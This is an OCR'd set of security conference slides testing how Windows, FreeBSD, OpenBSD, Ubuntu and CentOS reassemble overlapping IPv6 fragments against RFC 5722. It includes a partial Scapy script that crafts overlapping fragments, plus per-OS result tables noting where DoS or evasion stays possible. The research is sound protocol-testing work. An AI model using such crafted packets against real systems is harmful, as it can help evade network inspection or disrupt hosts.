
The Paxson/Shankar Model



Fragment Reassembly Methods

- **BSD** favors an original fragment EXCEPT when the subsequent segment begins before the original segment.
- **BSD-right** favors the subsequent segment EXCEPT when the original segment ends after the subsequent segment, or begins before the original segment and ends the same or after the original segment.
- **Linux** favors the subsequent segment EXCEPT when the original segment begins before, or the original segment begins the same and ends after the subsequent segment.
- **First** favors the original fragment.
- **Last** favors the subsequent fragment.

The Paxson/Shankar Model



- BSD policy: 111442333666
- BSD-right policy: 144422555666
- Linux policy: 111442555666
- First policy: 111422333666
- Last policy: 144442555666

(part of) the Code

```
payload1 = "AABBCCDD"
payload2 = "BBAACCDD"
...
payload6 = "AADDBBCC"
...
#Fragments
icmpv6=ICMPv6EchoRequest(cksum=csum, data=payload1+payload1)
frag1=IPv6ExtHdrFragment(offset=0, m=1, id=myid, nh=58)
frag2=IPv6ExtHdrFragment(offset=4, m=1, id=myid, nh=58)
frag3=IPv6ExtHdrFragment(offset=6, m=1, id=myid, nh=58)
frag4=IPv6ExtHdrFragment(offset=1, m=1, id=myid, nh=58)
frag5=IPv6ExtHdrFragment(offset=6, m=1, id=myid, nh=58)
frag6=IPv6ExtHdrFragment(offset=9, m=0, id=myid, nh=58)
ipv6_1=IPv6(src=sip, dst=dip, plen=2*8+8+8)
ipv6_1=IPv6(src=sip, dst=dip, plen=2*8+8)
packet2=ipv6_1/frag2/(payload2+payload2)
ipv6_1=IPv6(src=sip, dst=dip, plen=3*8+8)
packet3=ipv6_1/frag3/(payload3+payload3+payload3)
ipv6_1=IPv6(src=sip, dst=dip, plen=4*8+8)
packet4=ipv6_1/frag4/(payload4+payload4+payload4+payload4)
ipv6_1=IPv6(src=sip, dst=dip, plen=3*8+8)
packet5=ipv6_1/frag5/(payload5+payload5+payload5)
ipv6_1=IPv6(src=sip, dst=dip, plen=3*8+8)
packet6=ipv6_1/frag6/(payload6+payload6+payload6)
```

Results


- One year earlier:
  - FreeBSD, Windows 7 and Ubuntu 11.10 were found to be immune to these attacks.
  - Ubuntu 10.04 and OpenBSD were found to be susceptible to these attacks.
    - OpenBSD: BSD reassembly policy.
    - Ubuntu 10.04: Linux reassembly policy.
- Today:
  - None of the tested OS is susceptible to these attacks.

So, we are all good now, right?
RFC 5722 seems to be implemented, eventually.

What about if, we use a different model:

A simple 3-packet model where the parameters of the one fragment are varied.

A simple 3-packet model



Brief Summary of Last Year's Results

Antonios Atlasis

Brief summary of Ubuntu 10.04 responses

- Generally speaking, it accepted everything!
- The non-favoured packets are not discarded completely but they trimmed.
- The **Linux reassembly policy** was confirmed with one exception (when the 2nd fragment has a 0 offset and M=1).
- Three notable behaviours are when atomic fragments overlap with other. In these cases we have two separate responses from the target.


Brief summary of OpenBSD 5 responses

- It also accepted everything!
- Follows the **BSD policy**.
- The non-favoured packets are not discarded completely but they trimmed.
- No exceptions (e.g. in case of atomic fragments).

Brief summary of FreeBSD responses

- It discards the overlapping fragment (as it should), but it doesn't discard the previous and the subsequent ones (as it also should, according to RFC5722).
- This is the reason why in almost all the cases, fragments 1 and 3 (which do not overlap) are accepted.

Example of FreeBSD Responses



Brief summary of FreeBSD responses

- By some people, this is considered a feature, because DoS by fragmentation overlapping si avoided.
- Not sure how easy such a DoS would be since, the fragment identification number in IPv6 uses 32 bits instead of 16 in IPv4.
- A really huge number and DoS rather using this technique would be very difficult anyway, as long as the the ID is generated randomly.

Ubuntu 11.10 Responses

- Two responses, when the one is an atomic fragment (offset = M = 0).
- Should be discarded silently, according to the RFC 5722.


3 0 0 BABABABA BABABABA ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB	ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB BABABABA BABABABA	M=0	9
3 0 -1 BABABABA ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB	ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB BABABABA	M=0	10
3 0 1 BABABABA BABABABA BABABABA ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB	ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB BABABABA BABABABA BABABABA	M=0 M=1	11

Ubuntu 11.10 Behaviour

- It seems that it uses different buffers atomic fragments and normal fragments (a draft RFC currently under consideration suggests such a behaviour).
- Again, due to the huge number of Fragment Identification numbers, not sure if required (as ling as they are randomised properly).

Windows 7 Responses

- Responses when M=1 and the second fragment overlaps only with the first one, partially or completely, but without exceeding the last byte of the first fragment.



Windows 7 Responses

- It seems that Windows 7 comply with RFC 5722 (discarding all the fragments, when overlapping occurs), unless only the 1st fragment is the one overlapped.

What is the Situation Today?


Windows

- Windows 7 and Windows XP (using the latest patches) appear to have exactly the same behaviour (nothing changed).
  - They do accept fragmentation overlapping only if the 1st fragment is the only one overlapped.
  - They do not use a different queue for atomic fragments.
- Generally speaking, using several different tests, it has been found that all the Windows family (XP, 7, 8, 2003) under various different IPv6 tests appear to behave similarly (same IPv6 implementation obviously).

FreeBSD

- FreeBSD also have exactly the same behaviour as one year later (almost).
  - It discards only the overlapped fragments and not all of them.
- One difference: It does handle atomic fragments in a different queue from other fragments.


What has Changed in FreeBSD



OpenBSD 5.2

- Almost a 100% compliant (discard both the previous and next overlapped fragments).
- It uses different queues for atomic fragments, but:
  - Although it doesn't consider them as overlapping fragments.
  - It doesn't respond to them.
- Moreover, if atomic fragments overlap both of the other ones, all of them are discarded (DoS seems still to be possible).
- There is only one exception.

OpenBSD 5.2


3
1
-1
ABABABAB ABABABAB ABABABAB
BABABABA BABABABA
ABABABAB ABABABAB
ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB
M=0
1
3
0
0
ABABABAB ABABABAB ABABABAB
BABABABA BABABABA
ABABABAB ABABABAB
ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB
M=0
9
3
0
-1
ABABABAB ABABABAB ABABABAB
BABABABA
ABABABAB ABABABAB
ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB
M=0
10

What's New in Linux?

Antonios Atlasis

Ubuntu 12.04

- Now, not a single case that accepts an overlapping.
- It uses different queues for atomic fragments and responds twice in corresponding scenarios.
- Seems to have the most RFC compliant behaviour.

What about Centos 6.3

- Kernel 2.6.32
- Why interested since an old Linux kernel?
  - Red-Hat Clone
  - Many servers and enterprise systems use this kernel.

Favors subsequent fragments
Slightly better behaviour than before

3	3	-1		M=1	2
3	3	0		M=1	3
3	2	1		M=1	4
3	2	-1		M=1	5
3	1	1		M=1	8
3	0	0		M=0 M=1	9
3	0	-1		M=0	10
3	0	1		M=0	1

Reversing the sending order of the fragments

Antonios Atlasis

Reversing the sending order of the fragments

- Sending order normally shouldn't matter.
- Is this the case?

Reversing the sending order of the fragments


- FreeBSD and Windows demonstrate exactly the behaviour that they did a year ago.
- FreeBSD discard any overlapping fragments, but only these ones (not the previous, not the next ones).
- The only difference: When the overlapped fragment is an atomic one, two responses are sent back, showing the implementation of different queues for them.
- So, sending order for FreeBSD really doesn't matter.

Windows 7 Responses when reversing the order

- Responses when fragments 2 and 3 overlap exactly, in which case Windows 7 consider them probably as repeated packets.
- Similar(but not exactly the same) behaviour to the normal sending order, since the 3rd packet, due to reverse sendign order, is sent first.

OpenBSD 5.2

- Remember that in case of normal sending order, it discards any overlapping fragments except from one case.
- It also uses different queues for atomic fragments, but without responding to them. This is also observed when the sending order is reversed.
- But, additionally:



